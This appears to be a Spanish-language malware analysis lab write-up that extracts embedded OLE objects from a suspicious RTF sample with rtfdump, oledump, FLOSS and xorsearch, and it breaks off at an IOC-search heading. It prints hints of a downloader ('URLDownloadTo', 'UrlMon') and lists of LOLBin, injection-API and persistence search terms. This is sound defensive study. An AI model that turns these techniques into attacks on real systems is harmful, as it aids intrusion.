



1.1 Información general:

```
└─$ file
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf: Rich
Text Format data, version 0

└─$ md5sum
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
2fd300bd01ea3d00ea59d4e1d47056a0
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

El archivo es reconocido por **file** como un documento **Rich Text Format** válido. Esto confirma que la muestra mantiene estructura **RTF** y debe analizarse con herramientas específicas para **RTF/OLE**, como **rtfdump.py** y **oledump.py**.

2. Analizamos con la herramienta Exiftool

```
└─$ exiftool
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

Obtenemos el fichero **exiftool**.

2.1 Información general

```
ExifTool Version Number : 13.50 File Name : 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf Directory : /
home/xxniwexx/Escritorio/muestras-malware/ENIIT/M9/T3 File Size : 1065 kB File Modification Date/Time : 2020:11:11 11:09:38+01:00 File
Access Date/Time : 2026:05:18 17:46:57+02:00 File Inode Change Date/Time : 2026:05:18 17:45:26+02:00 File Permissions : -rw-rw-r-- File
Type : RTF File Type Extension : rtf MIME Type : text/rtf Warning : Unspecified RTF encoding. Will assume Latin Author : Last Modified By :
Fonttbl : {(*02020603050405020304)Times New Roman;}{(*02020603050405020304)Times New Roman;}{(*020f0502020204030204)Calibri;}
{(*02020603050405020304)Times New Roman;}{(*02020603050405020304)Times New Roman;}{(*020f0302020204030204)Calibri Light;}
```

El archivo se identifica correctamente como **RTF**, con extensión **rtf** y tipo MIME **text/rtf**. Su tamaño aproximado es de **1065 kB**.

Las fechas indican que la muestra tiene una fecha de modificación de **2020-11-11 11:09:38+01:00**, mientras que las fechas de acceso y cambio de inode corresponden al año **2026**, durante su manipulación en el entorno de laboratorio.

No aparecen valores en los campos **Author** ni **Last Modified By**, lo cual puede ser habitual en documentos limpiados, generados automáticamente o manipulados. El campo **Info** muestra **Windows User**, lo que podría indicar que el documento fue generado o guardado desde un entorno Windows genérico.

2.2 El campo Datastore

El campo **Datastore** contiene un blob hexadecimal largo. Este valor no se muestra decodificado por ExifTool, pero al analizarlo se observan varios elementos relevantes.

[illegible]

Fragmentos destacados del campo **Datastore**:

```
Datastore :
01050000...4d73786d6c322e534158584d4c5265616465722e362e30...d0cf11e0...
....
....
....52006f006f007400200045006e007400720079...
```

Cadena Msxml2.SAXMLReader.6.0:

```
└─$ echo "4d73786d6c322e534158584d4c5265616465722e362e30" | xxd -r -p
Mxml2.SAXXMLReader.6.0
```

donde:

- Obtenemos: `Msxml2.SAXXMLReader.6.0`: Esto apunta a un componente `COM/XML` de Microsoft. En este caso, la cadena aparece como parte del objeto embebido dentro del campo `Datastore`.

Cabecera OLE/CFBF:

Más adelante, dentro del mismo blob hexadecimal del campo **Datastore**, aparece la secuencia:

```
...d0cf11e0a1b11ae1...
```

donde:

- Esa secuencia corresponde a la firma característica de un archivo **OLE Compound File Binary Format**, también llamado **CFBF** u **OLE structured storage**.

Cadena interna **Root** **Entry:**

Dentro del mismo blob hexadecimal aparece también el fragmento:

....52006f006f007400200045006e007400720079...

donde:

- Este fragmento está codificado como **UTF-16LE**.
- Si se descodifica obtenemos: **Root Entry**.
- **Root Entry**: Es una cadena interna propia de la estructura **OLE/CFBF** embebida dentro del valor hexadecimal del campo **Datastore**.

Conclusión del análisis del campo **Datastore**:

La estructura observada puede resumirse así:

```
Campo ExifTool: Datastore
├─ Blob hexadecimal
│   └─ Objeto OLE/CFBF embebido
│       ├── Nombre/referencia interna: Msxml2.SAXXMLReader.6.0
│       ├── Cabecera OLE/CFBF: D0 CF 11 E0 A1 B1 1A E1
│       └─ Entrada interna OLE: Root Entry
```

En conclusión, el campo **Datastore contiene una estructura **OLE/CFBF** embebida. Dentro de ella se identifican la cadena **Msxml2.SAXXMLReader.6.0**, la cabecera OLE **D0 CF 11 E0 A1 B1 1A E1** y la entrada interna **Root Entry**. Esto confirma que el documento **RTF** no es un fichero simple y que contiene objetos **OLE** que deberán extraerse y analizarse con herramientas como **rtfdump.py** y **oledump.py**.**

2.3 Los campos **Themedata** y **Colorschememapping**

Además del campo **Datastore**, ExifTool muestra otros campos relevantes desde el punto de vista estructural: **Themedata** y **Colorschememapping**.

A) El Campo **Themedata**

El campo **Themedata** comienza con la secuencia hexadecimal:

```
504b0304
```

donde:

- Esta secuencia corresponde a la firma típica de una entrada local de archivo **ZIP**. En **ASCII**, **50 4B** equivale a **PK**, cabecera habitual en archivos **ZIP**.

Dentro del mismo blob hexadecimal se observan nombres de ficheros propios de un paquete **Office Open XML** relacionado con temas de Office, como:

```
[Content_Types].xml
_rels/.rels
theme/theme/themeManager.xml
theme/theme/theme1.xml
theme/theme/_rels/themeManager.xml.rels
```

Esto indica que **Themedata** contiene datos comprimidos con estructura **ZIP/00XML** asociados al tema visual del documento. En un **RTF** generado por Microsoft Word, este tipo de información puede aparecer como parte de los metadatos o recursos de formato del documento.

Por sí solo, este campo no debe considerarse malicioso. En este análisis, **Themedata** parece estar relacionado con información de tema de Office, no con el payload principal.

B) El Campo Colorschememapping

El campo **Colorschememapping** también aparece codificado en hexadecimal. Al decodificarlo, se obtiene contenido **XML** relacionado con el mapeo de colores del tema de Office.

El comienzo del campo es:

```
3c3f786d6c207665727369666e3d22312e3022...
```

Si se convierte de hexadecimal a texto, comienza como:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

Este campo tampoco parece ser un hallazgo relevante en el análisis. Su presencia es coherente con información de formato/tema de Office dentro del **RTF**.

3. Didier Stevens Suite - rtfdump

Con las herramientas de Didier Stevens Suite, vamos a analizar la estructura del **RTF**: grupos, objetos, **object**, bloques hexadecimales, etc:

```
└─$ malwareRTF=/home/xxniwexx/Escritorio/muestras-malware/ENIIT/M9/T3/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf

└─$ python rtfdump.py "$malwareRTF" > rtfdump-didier.txt
```

Obtenemos el fichero: [Análisis con Didier Stevens Suite](#)

La salida de **rtfdump.py** confirma que el RTF tiene contenido embebido sospechoso. Hay tres zonas que debemoss priorizar:

```

166      166   Level 3   c=    0 p=000d1fcf l=    656 h=    628;    244 b=    0 u=    0 \*\colourschememapping
167      167   Level 3   c=    1 p=000d2263 l=   20334 h=   2348;    6 b=    0 u=   3496 \*\latentstyles
168      168   Level 4   c=    0 p=000d22d2 l=   20222 h=   2348;    5 b=    0 u=   3496 \lsdlockedexcept
169      169   Level 3   c=    0 p=000d71d3 l=   3225 h=   3184;   252 b=    0 0 u=    0 \*\datastore
170          Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 23e2fff9eb3567a7dc30952d4f857298 magic: d0cf11e0
171      170   Level 2   c=   28 p=000d7e75 l=   58366 h=  20483;   252 b=    0 u=  14091 \info
172      171   Level 3   c=    0 p=000d7e7d l=    8 h=    0;    0 b=    0 u=    0 \author
173      172   Level 3   c=    0 p=000d7e89 l=   10 h=    0;    0 b=    0 u=    0 \operator

...

331      330   Level 3   c=    1 p=000e0667 l=   20334 h=   2348;    6 b=    0 u=   3496 \*\latentstyles
332      331   Level 4   c=    0 p=000e06d6 l=   20222 h=   2348;    5 b=    0 u=   3496 \lsdlockedexcept
333      332   Level 3   c=    0 p=000e55d7 l=   3225 h=   3184;   252 b=    0 0 u=    0 \*\datastore
334          Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 9074f78b22547664129e121f8ebe14fe magic: d0cf11e0
335      333   Level 2   c=   10 p=000eb381 l=   10354 h=   9997;   9300 b=    0 u=    5
336      334   Level 3   c=    3 p=000eb399 l=    207 h=   144;    50 b=    0 u=    0 \unknownwntype1234567890
337      335   Level 4   c=    0 p=000eb3b6 l=    58 h=   50;    50 b=    0 u=    0 \defpap

...

351      349   Level 3   c=    0 p=000eb76a l=    52 h=    1;    8 b=    0 u=    0 \b
352      350   Level 2   c=    6 p=000edbf5 l=   91346 h=  30372;  14535 b=    0 u=   129 \bin0000000
353      351   Level 3   c=    0 p=000efbb1 l=    5397 h=    0;   5355 b=    0 u=    0
354      352   Level 3   c=    0 p=000f10cf l=   12537 h=    0;  12495 b=    0 u=    0
355      353   Level 3   c=    0 p=000f41d3 l=   14577 h=    0;  14535 b=    0 u=    0
356      354   Level 3   c=    0 p=000f7acf l=    5397 h=    0;   5355 b=    0 u=    0
357      355   Level 3   c=    0 p=000f8fe6 l=   13302 h=    0;  13260 b=    0 u=    0 |
358      356   Level 3   c=    1 p=000fc3de l=   11814 h=   2123;    808 b=    0 u=   128 \objdata
359      357   Level 4   c=    4 p=000fc5fc l=   11270 h=   1973;    808 b=    0 u=    1
360      358   Level 5   c=    0 p=000fc604 l=    47 h=    2;    4 b=    0 u=    0
361      359   Level 5   c=    0 p=000fc641 l=    10 h=    1;    1 b=    0 u=    2 \math
362      360   Level 5   c=    0 p=000fc64d l=   120 h=   45;   15 b=    0 u=    1 \*\d
363      361   Level 5   c=    0 p=000fc728 l=   808 h=   808;   808 b=    0 u=    0

```

...

donde:

- En el índice 169: hay un bloque *\datastore con OLE/CFBF.
- En el índice 332: hay un bloque *\datastore con OLE/CFBF.
- En el índice 350: hay un bloque \bin0000000 que contiene \objdata. Como 356 está a Level 3 y aparece debajo del bloque 350, que está a Level 2, se interpreta como contenido anidado dentro de ese bloque/grupo superior.

Tabla resumen de los hallazgos encontrados con rtfdump:

Índice rtfdump	Elemento	Relevancia
1	\rtf09876	Raíz del grupo
169	*\datastore	OLE embebido detectado
332	*\datastore	Segundo OLE embebido detectado
350	\bin0000000	Bloque binario grande
356	\objdata	Objeto OLE/RTF embebido dentro del bloque binario

3.1 Dos objetos OLE en *\datastore

A) Aparece un primer *\datastore en el índice 169:

```
169 ... \*\datastore
Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5:
23e2fff9eb3567a7dc30952d4f857298 magic: d0cf11e0
```

donde:

- El **magic: d0cf11e0** es la cabecera de un **OLE Compound File / CFBF**.

B) En el índice 332, aparece otro *\datastore:

```
332 ... \*\datastore
Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5:
9074f78b22547664129e121fbebe14fe magic: d0cf11e0
```

donde:

- Encontramos otro **OLE/CFBF** de 1536 bytes, con el mismo nombre **COM**, pero **MD5** diferente.
- **Esto implica que no son diferentes y tendremos que extraerlos y analizarlos.**

3.2 Bloque \bin000000 en el índice 350

El índice 350 es muy relevante:

```
350 Level 2 ... l=91346 ... \bin000000
```

Un bloque **\bin** de unos **91 KB** dentro de un **RTF** sospechoso debe tratarse como zona de interés, porque puede contener objetos embebidos, estructuras OLE, shellcode, contenido ofuscado o datos para explotación.

Dentro de ese bloque aparecen varios subgrupos grandes:

```
351 l=5397
352 l=12537
353 l=14577
354 l=5397
355 l=13302
356 \objdata
```

Esto sugiere que el bloque no es mero texto: hay bastante contenido binario/estructurado.

3.3. Objeto \objdata en el índice 356

El índice 356 contiene:

```
356 ... \objdata
357 ... l=11270
358 ...
359 ... \mmath
360 ... \*\d
361 ... l=808
```

Esto es probablemente el artefacto más importante después de los datastore. `\objdata` suele ser donde RTF almacena datos de objetos OLE embebidos. Además, la presencia de `\mmath` y `\*\d` dentro de esa zona puede estar relacionada con contenido de Office/ecuaciones o estructura embebida.

3.4 Elemento raro: `\unknowntype1234567890`

Antes del bloque `\bin000000`, aparece una sección en los índices 334 y 340:

```
\unknowntype1234567890
```

Este nombre no parece un control `word` estándar útil de RTF. Puede ser ruido, padding, ofuscación o parte de una técnica para confundir parsers. Pudiera ser un anomalía estructural.

3.5 Buscamos OLE embebidos aunque el RTF esté ofuscado

```
└─$ python rtfdump.py -F "$malwareRTF"
1:
  Magic: d0cf11e0 ....
  Size: 35186
  md5: 4d887446a79c0ff2d532f474e3ae3dd5
2:
  Magic: d0cf11e0 ....
  Size: 24945
  md5: 155c9a1cad0648461d02d708d3a79890
3:
  Magic: d0cf11e0 ....
  Size: 1544
  md5: a4883bb0dc008bb283c2dd5b1ca9cace
4:
  Magic: d0cf11e0 ....
  Size: 1544
  md5: 26d49806195121f5c63c915847994e1a
5:
  Magic: d0cf11e0 ....
  Size: 4799
  md5: 2e843fce3d9732542cacdbfaef6a96de
```

donde:

- La cadena `-F` intenta decodificar cadenas hexadecimales y buscar objetos OLE con cabecera `D0CF11E0`, útil en RTF maliciosos ofuscados.
- **Deberemos extraer estos 5 elementos que se han identificado para verificar si son nuevos objetos detectados o son los mismos que se han detectado anteriormente.**

3.6 Conclusiones

El análisis con `rtfdump.py` identifica un RTF con múltiples estructuras embebidas. Se detectan dos entradas `\*\datastore` que contienen objetos `OLE/CFBF` con cabecera `D0 CF 11 E0`, ambos asociados al nombre `Mxml2.SAXXMLReader.6.0` y con hashes MD5 distintos. Además, se observa un bloque `\bin000000` de aproximadamente 91 KB que contiene un subgrupo `\objdata`, lo que sugiere presencia de objeto `OLE` o payload embebido. Se prioriza la extracción de los índices `169`, `332`, `350` y `356` para análisis con `oledump.py`, `pecheck.py` y búsqueda de `IOCs`.

5. Extraer los objetos identificados

5.1 Objeto `\*\datastore` índice `169`

Extraemos el contenido del objeto `\*\datastore` identificado por `rtfdump` en el índice `169`:

```
python rtfdump.py -s 169 -H -d "$malwareRTF" > extraccion-rtf/datastore_169_raw.bin
```

Este objeto se corresponde con:

```
\*\datastore
Name: Mxml2.SAXXMLReader.6.0
Size: 1536
md5: 23e2fff9eb3567a7dc30952d4f857298
magic: d0cf11e0
```

Mostramos en hexadecimal los primeros 16 bytes del fichero extraído:

```
└─$ xxd -l 16 datastore_169_raw.bin
00000000: 0105 0000 0200 0000 1800 0000 4d73 786d  ....Mxml
```

donde:

- Esta salida confirma que el contenido ya ha sido decodificado a binario real, no a ASCII hexadecimal. Sin embargo, el fichero `datastore_169_raw.bin` no empieza directamente con la cabecera `OLE/CFBF`. Los primeros bytes corresponden a una estructura previa del objeto, donde se observa el comienzo del nombre `Mxml2....`

Al buscar la cabecera **OLE/CFBF**:

```
D0 CF 11 E0 A1 B1 1A E1
```

se observa que esta comienza en el **offset 48**. Por tanto, el **OLE** embebido no empieza en el **byte 0** del **datastore**, sino en el **offset 48**.

A partir de ese offset se **carvean 1536 bytes**, que corresponden al tamaño indicado por **rtfdump**, para obtener el objeto OLE puro:

```
dd if=datastore_169_raw.bin of=datastore_169_puro.ole bs=1 skip=48  
count=1536 status=none
```

Verificamos la cabecera del fichero extraído:

```
└─$ xxd -l 16 datastore_169_puro.ole  
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ....
```

ya sí vemos la presencia de la firma: **D0 CF 11 E0 A1 B1 1A E1** confirma que **datastore_169_puro.ole** es un documento **OLE/CFBF** válido.

Finalmente, calculamos su hash MD5:

```
└─$ md5sum datastore_169_puro.ole  
23e2fff9eb3567a7dc30952d4f857298  datastore_169_puro.ole
```

vemos que el hash coincide con el valor reportado por **rtfdump**, por lo que se confirma que **el objeto *\datastore** del índice **169** se ha extraído correctamente como **OLE puro**.

5.2 Objeto ***\datastore** índice **332**

Repetimos el proceso con este objeto y extraemos el contenido del objeto ***\datastore** identificado por **rtfdump** en el índice **332**:

```
python rtfdump.py -s 332 -H -d "$malwareRTF" > extraccion-  
rtf/datastore_332_raw.bin
```

Este objeto se corresponde con:

```
\*\datastore  
Name: Msxml2.SAXXMLReader.6.0
```

```
Size: 1536
md5: 9074f78b22547664129e121fbebe14fe
magic: d0cf11e0
```

Mostramos en hexadecimal los primeros 16 bytes del fichero extraído:

```
└─$ xxd -l 16 datastore_332_raw.bin
00000000: 0105 0000 0200 0000 1800 0000 4d73 786d  ....Msxm
```

También debemos hacer el carving para obtener el objeto OLE puro:

```
└─$ dd if=datastore_332_raw.bin of=datastore_332_puro.ole bs=1 skip=48
count=1536 status=none
```

Verificamos la cabecera del fichero extraído:

```
└─$ xxd -l 16 datastore_332_puro.ole
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ....
```

ya sí vemos la presencia de la firma: **D0 CF 11 E0 A1 B1 1A E1** confirma que **datastore_332_puro.ole** es un documento **OLE/CFBF** válido.

Calculamos md5:

```
└─$ md5sum datastore_169_puro.ole datastore_332_puro.ole
23e2fff9eb3567a7dc30952d4f857298  datastore_169_puro.ole
9074f78b22547664129e121fbebe14fe  datastore_332_puro.ole
```

vemos que el hash coincide con el valor reportado por **rtfdump**, por lo que se confirma que **el objeto *datastore del índice 332 se ha extraído correctamente como OLE puro.**

5.3 Bloque **\bin000000** índice **350**

Repetimos el proceso y extraemos el contenido del bloque:

```
python rtfdump.py -s 350 -d "$malwareRTF" > extraccion-rtf/bin_350.bin
```

vemos que este bloque es grande, unos 91346 bytes, y puede contener datos embebidos relevantes.

5.4 Objeto **\objdata** índice **356**

Repetimos el proceso y extraemos el contenido del objeto:

```
python rtfdump.py -s 356 -d "$malwareRTF" > extraccion-rtf/objdata_356.bin
```

Este es uno de los objetos más importantes, porque `\objdata` suele contener datos de objetos OLE embebidos en RTF.

5.5 Los elementos anómalos opcionales

```
python rtfdump.py -s 334 -d "$malwareRTF" > extraccion-rtf/unknowntype_334.bin
python rtfdump.py -s 340 -d "$malwareRTF" > extraccion-rtf/unknowntype_340.bin
```

5.6 Los 5 OLE encontrados con `rtfdump.py -F`

```
python rtfdump.py -F -s 1 -d "$malwareRTF" > extraccion-rtf/F_1.ole
python rtfdump.py -F -s 2 -d "$malwareRTF" > extraccion-rtf/F_2.ole
python rtfdump.py -F -s 3 -d "$malwareRTF" > extraccion-rtf/F_3.ole
python rtfdump.py -F -s 4 -d "$malwareRTF" > extraccion-rtf/F_4.ole
python rtfdump.py -F -s 5 -d "$malwareRTF" > extraccion-rtf/F_5.ole
```

Deben tener los hashes:

```
F_1: Size 35186, md5 4d887446a79c0ff2d532f474e3ae3dd5
F_2: Size 24945, md5 155c9a1cad0648461d02d708d3a79890
F_3: Size 1544, md5 a4883bb0dc008bb283c2dd5b1ca9cace
F_4: Size 1544, md5 26d49806195121f5c63c915847994e1a
F_5: Size 4799, md5 2e843fce3d9732542cacdbfaef6a96de
```

6. Análisis de los ficheros extraídos

6.1 Comprobamos que se han extraído correctamente

Comprobamos el tipo de fichero obtenido:

```
└─$ file file extraccion-rtf/*
file:                                cannot open `file' (No such file or
directory)
extraccion-rtf/bin_350.bin:           data
extraccion-rtf/datastore_169_raw.bin: ctab data
extraccion-rtf/datastore_332_raw.bin: ctab data
```

extraccion-rtf/F_1.ole:	Composite Document File V2 Document,
Cannot read section info	
extraccion-rtf/F_2.ole:	Composite Document File V2 Document,
Cannot read section info	
extraccion-rtf/F_3.ole:	Composite Document File V2 Document,
Cannot read section info	
extraccion-rtf/F_4.ole:	Composite Document File V2 Document,
Cannot read section info	
extraccion-rtf/F_5.ole:	data
extraccion-rtf/objdata_356.bin:	data
extraccion-rtf/unknowntype_334.bin:	ASCII text, with CRLF line
terminators	
extraccion-rtf/unknowntype_340.bin:	ASCII text, with CRLF line
terminators	

Comprobamos sus hashes:

```
└─$ md5sum extraccion-rtf/*
b6cdad4af13539186afa0e9f708f78a2  extraccion-rtf/bin_350.bin
81ea5156a2ca0f02b3b651f82d1c3f0e  extraccion-rtf/datastore_169_raw.bin
c8aa570f72c1fa77c8e16de270a5d251  extraccion-rtf/datastore_332_raw.bin
4d887446a79c0ff2d532f474e3ae3dd5  extraccion-rtf/F_1.ole
155c9a1cad0648461d02d708d3a79890  extraccion-rtf/F_2.ole
a4883bb0dc008bb283c2dd5b1ca9cace  extraccion-rtf/F_3.ole
26d49806195121f5c63c915847994e1a  extraccion-rtf/F_4.ole
2e843fce3d9732542cacdbfaef6a96de  extraccion-rtf/F_5.ole
948fc949057310f470c640fdb85fa80b  extraccion-rtf/objdata_356.bin
f1b4e27f634f934e31f915e479236a17  extraccion-rtf/unknowntype_334.bin
66db76683d1096b0e858dcd7d9993cd2  extraccion-rtf/unknowntype_340.bin
```

6.2 Análisis con Floss

```
└─$ floss --only static -v -n 3
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Analisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/extraccion-rtf/objdata_356_decoded.bin
INFO: floss: extracting static strings
INFO: floss: finished execution after 0.01 seconds
INFO: floss: rendering results

FLARE FLOSS RESULTS (version 3.1.1)
+-----+-----+
| file path |
| /home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
| Analisis-Malware-Reversing/modulo-9-tecnicas-... |
| start date | 2026-05-21 08:43:08
```

```

| runtime                | 00:00
| version                | 3.1.1
| identified language    | unknown
| imagebase              | 0x0
| min string length     | 3
| extracted strings      |
| static strings         | 40 (162 characters)
| language strings       | 0 ( 0 characters)
| stack strings          | Disabled
| tight strings          | Disabled
| decoded strings        | Disabled
| analyzed functions     | Disabled
+-----+-----+
+-----+-----+
FLOSS STATIC STRINGS (40)
+-----+
| FLOSS STATIC STRINGS: ASCII (39) |
+-----+
...
0x0347 FG&W70
0x037b URLDownloadToA6h?
0x0396 '@.
0x03a3 (<
...
+-----+
| FLOSS STATIC STRINGS: UTF-16LE (1) |
+-----+

0x0366 UrlMon

```

Se ha probado con FLOSS sobre `objdata_356_decoded.bin`, tanto en modo `shellcode x86` como mediante `extracción estática`. Sin embargo, FLOSS no recuperó de forma fiable los IOCs principales.

6.2 Análisis con oledump.py

Establecemos una variable que almacena la ruta de Didier Stevens Suite y recoremos los ficheros para realizar un análisis con oledump.py:

```

└─$ DIDIER="$HOME/tools/didier-stevens"

└─$ for f in datastore_169_puro.ole datastore_332_puro.ole F_1.ole F_2.ole
F_3.ole F_4.ole; do
    echo "==== $f ====="
    python "$DIDIER/oledump.py" "$f"
    python "$DIDIER/oledump.py" --storages "$f"
    echo
done

```

Obtenemos:

```

===== datastore_169_puro.ole =====
1: R          'Root Entry'

===== datastore_332_puro.ole =====
1: R          'Root Entry'

===== F_1.ole =====
1: R          'Root Entry'

===== F_2.ole =====
1: R          'Root Entry'

===== F_3.ole =====
1: R          'Root Entry'

===== F_4.ole =====
1: R          'Root Entry'

```

donde:

- El fichero tiene estructura OLE/CFBF válida.
- oledump.py reconoce la raíz del contenedor OLE.
- No aparecen streams adicionales como Contents, Ole, CompObj, Package, Equation Native, macros, payloads o datos extraíbles.
- Por tanto, estos OLE no parecen contener un payload PE ni un stream útil directamente accesible.
- Root Entry es la raíz obligatoria de un contenedor OLE. Que solo aparezca eso suele indicar un OLE vacío, mínimo, incompleto o construido para cumplir estructura.

6.3 Tambien buscamos PE embebidos

```

for f in datastore_169_puro.ole datastore_332_puro.ole F_1.ole F_2.ole
F_3.ole F_4.ole; do
    echo "==== $f ====="
    python "$DIDIER/pecheck.py" -l P "$f"
done

```

```
echo
done
```

Obtenemos:

```
===== datastore_169_puro.ole =====
===== datastore_332_puro.ole =====

===== F_1.ole =====
===== F_2.ole =====
===== F_3.ole =====
===== F_4.ole =====
```

donde:

- Todos los objetos indica que pecheck.py no ha encontrado ejecutables PE embebidos dentro de esos ficheros.
- Es decir, no se han localizado cabeceras PE válidas tipo: `MZ . . . . PE`.

Resumiendo: Los OLE existen y son válidos a nivel de cabecera, pero **no contienen streams ni PE embebidos detectables.**

6.4. Búsquedas con xorgsearch

```
└─$ python xorgsearch.py -y "#s#http" --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#https" --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#ftp" --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#www." --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#.php" --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#.asp" --yarastrings "$malwareRTF"
└─$ python xorgsearch.py -y "#s#.aspx" --yarastrings "$malwareRTF"
```

Búsquedas de Comandos y LOLBins frecuentes:

```
python xorgsearch.py -y "#s#cmd" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#cmd.exe" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#powershell" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#powershell.exe" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#mshta" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#wscript" --yarastrings "$malwareRTF"
python xorgsearch.py -y "#s#cscript" --yarastrings "$malwareRTF"
```



```
python xorsearch.py -y "#s#rundll32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#regsvr32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#certutil" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#bitsadmin" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#wmic" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#schtasks" --yarastrings "$malwareRTF"
```

Encuentra:

```
└─$ python xorsearch.py -y "#s#.exe" --yarastrings "$malwareRTF"
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Analisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/muestra/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef77
62.rtf add 0xfd default string
      $a .EXE
```

Extensiones de payload/script

```
python xorsearch.py -y "#s#.exe" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.dll" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.hta" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.vbs" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.js" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.jse" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.ps1" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.tmp" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#.dat" --yarastrings "$malwareRTF"
```

Indicadores de ejecutable PE embebido:

```
python xorsearch.py -y "#s#MZ" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#This program" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#PE" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#KERNEL32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#USER32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#ADVAPI32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#WININET" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#WS2_32" --yarastrings "$malwareRTF"
```

APIs sospechosas:

```
python xorsearch.py -y "#s#VirtualAlloc" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#VirtualProtect" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#WriteProcessMemory" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#CreateRemoteThread" --yarastrings "$malwareRTF"
```

```
python xorsearch.py -y "#s#CreateProcess" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#ShellExecute" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#URLDownloadToFile" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#InternetOpen" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#InternetReadFile" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#WinHttpOpen" --yarastrings "$malwareRTF"
```

Rutas y persistencia:

```
python xorsearch.py -y "#s#AppData" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#Temp" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#ProgramData" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#Startup" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#CurrentVersion\\Run" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#RunOnce" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#Software\\Microsoft\\Windows" --yarastrings
"$malwareRTF"
```

Indicadores específicos de RTF/OLE:

```
python xorsearch.py -y "#s#Equation.3" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#EQNEDT32" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#OLE2Link" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#Package" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#objdata" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#datastore" --yarastrings "$malwareRTF"
python xorsearch.py -y "#s#Msxml2.SAXXMLReader" --yarastrings "$malwareRTF"
```

Resultados positivos:

```
└─$ python xorsearch.py -y "#s#objdata" --yarastrings "$malwareRTF"
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Análisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/muestra/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef77
62.rtf  xor 0x00    default string
      $a  objdata
      $a  objdata
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Análisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/muestra/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef77
62.rtf  xor 0x20    default string
      $a  OBJDATA
      $a  OBJDATA
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Análisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/muestra/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef77
62.rtf  add 0xe0    default string
```

```
$a OBJDATA
$a OBJDATA
```

6.5 Buscamos IOCs

